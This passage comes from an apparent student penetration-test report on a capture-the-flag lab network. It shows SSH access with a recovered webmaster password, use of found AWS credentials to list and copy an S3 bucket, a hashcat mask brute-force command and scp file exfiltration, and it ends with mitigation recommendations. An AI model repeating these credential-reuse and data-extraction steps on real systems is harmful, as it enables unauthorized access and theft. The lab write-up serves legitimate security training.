
The procurement of the KeePass database and the subsequent extraction of sensitive credentials from it represent a critical juncture in the penetration test. It demonstrates the potential risk posed by single points of failure in credential management and the importance of securing password databases. With the newly obtained webmaster credentials for the Linux server, further exploitation could lead to control over web-facing assets, compounding the network's exposure to unauthorized access and data breaches.

9. Penetrating into Development Web Server

With the webmaster credentials `Joa$WB534G%&` in hand, we authenticated ourselves on the Ubuntu web server both manually and via SSH. This granted us unfettered access to the webmaster's environment and the ability to explore further.



```
1
2 <!-- Current site
3     new one has some data in AWS for the migration
4     Can't wait to be done with this junky old server!
5         - webmaster 11/1/19
6 -->
7
```



```
(kali@kali)-[~/Desktop/ShellSage]
$ ssh webmaster@192.168.52.143
The authenticity of host '192.168.52.143 (192.168.52.143)' can't be established.
ED25519 key fingerprint is SHA256:/UwarJilroXWekJRPpHxXqG9X/hhJ/I+W1BvgmjrBq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.52.143' (ED25519) to the list of known hosts.
webmaster@192.168.52.143's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 10 06:05:21 2019 from 172.16.0.1
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up
content for the new site. It has some images of the big reveal of who the boss is.
We should be careful this isn't accessed ahead of time otherwise the boss not goi
ng to be happy!
webmaster@ubuntu:~$
```

9.1 Discovery of AWS S3 Bucket Information:

```
webmaster@ubuntu:~$ history | head -n 25
1 netstat -an
2 netstat -an | less
3 clear
4 sudo apt-get install openssh-server apache2
5 ifconfig
6 exit
7 sudo su
8 cd ~
9 ls
10 aws
11 aws configure
12 aws s3 ls
13 sudo halt
14 ls
15 vi new-site-info.txt
16 sudo vi /var/www/html/index.html
17 ls
18 cat new-site-info.txt
19 history | head -n 25

webmaster@ubuntu:~$ cat .aws/config
[default]
output = text
region = us-east-1

webmaster@ubuntu:~$ aws s3 ls s3://enpm809q
2021-11-27 17:57:00 227 README.txt
2019-11-09 19:17:13 52910 flag1.jpeg
2019-11-09 19:17:12 52828 flag2.jpeg
2019-11-09 19:17:13 53230 flag3.jpeg
2019-11-09 19:17:12 72435 flag4.jpeg
2019-11-09 19:17:12 105909 flag5.jpeg
2019-11-09 19:17:13 78246 flag6.jpeg
```

Our investigation uncovered a comment within the source code of the Masked DJ's website, hinting at data migration to AWS. The webmaster's note expressed eagerness to transition away from the "junky old server" to AWS.

9.2 Extraction of AWS Credentials:

Upon accessing the webmaster's account on the Ubuntu server, we utilized the history command to reveal the most recent activities, which included AWS-related commands. Further investigation led us to AWS configuration files containing access keys, which we used to interact with AWS services.

```
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/ . --recursive
download: s3://enpm809q/flag1.jpeg to ./flag1.jpeg
download: s3://enpm809q/README.txt to ./README.txt
download: s3://enpm809q/flag2.jpeg to ./flag2.jpeg
download: s3://enpm809q/flag3.jpeg to ./flag3.jpeg
download: s3://enpm809q/flag4.jpeg to ./flag4.jpeg
download: s3://enpm809q/flag6.jpeg to ./flag6.jpeg
download: s3://enpm809q/flag5.jpeg to ./flag5.jpeg
webmaster@ubuntu:~$ ls
flag1.jpeg  flag3.jpeg  flag5.jpeg  new-site-info.txt
flag2.jpeg  flag4.jpeg  flag6.jpeg  README.txt
webmaster@ubuntu:~$ cat README.txt

Section 0201 - In case you are wondering who this crazy person it is a young Profes
sor Shivers. He is the Masked DJ.

Sections 0101 and CY01 - You should be able to identify who this is. See? I told
you I used to be cool. webmaster@ubuntu:~$
```

9.3 Accessing the S3 Bucket:

Armed with the AWS credentials, we navigated the S3 bucket and discovered images and a README file. The `aws s3 ls` command listed the bucket contents, revealing multiple images flagged as "MaskedDJ" and a README file that disclosed the identity of the Masked DJ as "Professor Shivers."

9.4 Cracking Additional Passwords:

We then shifted our focus to cracking the password for the 'itadmin' user. Utilizing the pattern obtained from the New-Password-Policy and the power of Hashcat, we executed a brute-force attack and successfully determined the password.


```
(kali@kali)-[~/Desktop]
$ sudo hashcat -a 3 -m 1000 itadmin -1?l?u?d 7u?1?1?1?d?d?s --show

(kali@kali)-[~/Desktop]
$ scp webmaster@192.168.52.143:/home/webmaster/* ./
webmaster@192.168.52.143's password:
README.txt                                100% 227 172.3KB/s 00:00
flag1.jpeg                                100% 52KB 16.1MB/s 00:00
flag2.jpeg                                100% 52KB 23.1MB/s 00:00
flag3.jpeg                                100% 52KB 22.4MB/s 00:00
flag4.jpeg                                100% 71KB 30.7MB/s 00:00
flag5.jpeg                                100% 103KB 26.7MB/s 00:00
flag6.jpeg                                100% 76KB 31.0MB/s 00:00
new-site-info.txt                          100% 265 162.8KB/s 00:00
```

9.5 Secure Transfer of Sensitive Data:

Finally, we used SCP (Secure Copy Protocol) to transfer the discovered files, including the images and README, from the webmaster's home directory on the remote host 192.168.52.143 to our local machine. This allowed us to securely move sensitive data for analysis and reporting.

10.Flag Found



Yay!! We finally got flags1-6 !!

We successfully penetrated MaskedDJ's network, obtaining administrative privileges on all systems. Additionally, We revealed the actual identity of MaskedDJ prior to the 2022 'unmasked' event.

10.1 Verification of the Found Flags:

```
(kali㉿kali)-[~/Desktop/Flags]
$ cat flag1.jpeg | md5sum >> calculated_hashes1.txt

(kali㉿kali)-[~/Desktop/Flags]
$ cat flag2.jpeg | md5sum >> calculated_hashes1.txt

(kali㉿kali)-[~/Desktop/Flags]
$ cat flag3.jpeg | md5sum >> calculated_hashes1.txt

(kali㉿kali)-[~/Desktop/Flags]
$ cat flag4.jpeg | md5sum >> calculated_hashes1.txt

(kali㉿kali)-[~/Desktop/Flags]
$ cat flag5.jpeg | md5sum >> calculated_hashes1.txt

(kali㉿kali)-[~/Desktop/Flags]
$ cat flag6.jpeg | md5sum >> calculated_hashes1.txt

(kali㉿kali)-[~/Desktop/Flags]
$ cat calculated_hashes1.txt
ec920f6a63f80bdaed233844dee35602 -
941150d01339cac745327d0d4549a0c3 -
dfed11803eac1bf990940cc1a500a202 -
dde8e712353d62de269f62b11bab847f -
b5cf9353ae742b19983b269fdb5f841f -
2cdf05cbc8d6a465e7361d3fa4bdf80e -

(kali㉿kali)-[~/Desktop/Flags]
$
```


11.Recommendations & Mitigation Strategies

11.1 All Machines: System Updates

Vulnerability: Outdated Operating Systems

Mitigation:

Upgrade all Windows 7 PCs to Windows 10 or 11 for improved security features and continued support.

Regularly update the Windows Server to the latest version to patch known vulnerabilities.

Update Ubuntu servers from version 16.04 to the latest LTS release to benefit from updated security patches and system improvements.

Implement a centralized patch management system to ensure all machines receive timely updates.

11.2 Windows Server: Network Segmentation

Vulnerability: Inadequate Segmentation

Mitigation:

Re-architect the network to implement robust segmentation practices. Critical servers should reside in a secure segment with restricted access.

Use network access control lists (ACLs) and firewalls to limit traffic between segments based on the principle of least privilege.

Perform regular access reviews to ensure that only necessary systems can communicate with sensitive servers like the domain controller.

11.3 All Machines: Data Security

Vulnerability: Insecure Data Storage and Handling

Mitigation:

Enforce strict data governance policies to control where sensitive data resides and who has access to it.

Encrypt sensitive files both at rest and in transit using strong cryptographic standards.

Store critical backup files in a secure, access-controlled, and encrypted environment, preferably off-site or in a cloud service with proper security controls.

11.4 All Machines: Multi-Factor Authentication

Vulnerability: Single-Factor Authentication

Mitigation:

Implement multi-factor authentication (MFA) across the network, especially for remote access and administrative logins.

Educate users on the importance of MFA and provide training for its implementation and use.

Ensure backup authentication methods are also secure and do not rely solely on knowledge-based factors.

11.5 Ubuntu Machine: API Security

Vulnerability: Inadequate API Security

Mitigation:

Secure all APIs with proper authentication mechanisms. Implement OAuth, API keys, or mutual TLS for secure API transactions.

Regularly rotate and audit API keys and credentials to prevent unauthorized use.

Employ API gateways and management solutions that offer rate limiting, logging, and automatic anomaly detection.

11.6 Windows 7 and 10: Hashing Algorithm

Vulnerability: Weak Hashing Algorithm (NTLM)

Mitigation:

Transition from NTLM to NTLMv2 across all Windows machines for stronger hashing capabilities.

Ensure all systems are set to refuse LM and NTLM authentication and accept only NTLMv2.

Where possible, move to more secure protocols like Kerberos for authentication within the domain.

11.7 Windows 7: EternalBlue Vulnerability

Vulnerability: Vulnerable to SMBv1 Exploits (EternalBlue)

Mitigation:

Immediately apply the MS17-010 security update to all Windows 7 systems to patch the EternalBlue vulnerability.

Disable SMBv1 protocol across all networks and upgrade to SMBv3 for enhanced security and performance.

Conduct vulnerability scans to ensure that the patch has been applied successfully and that no legacy systems are running the outdated protocol.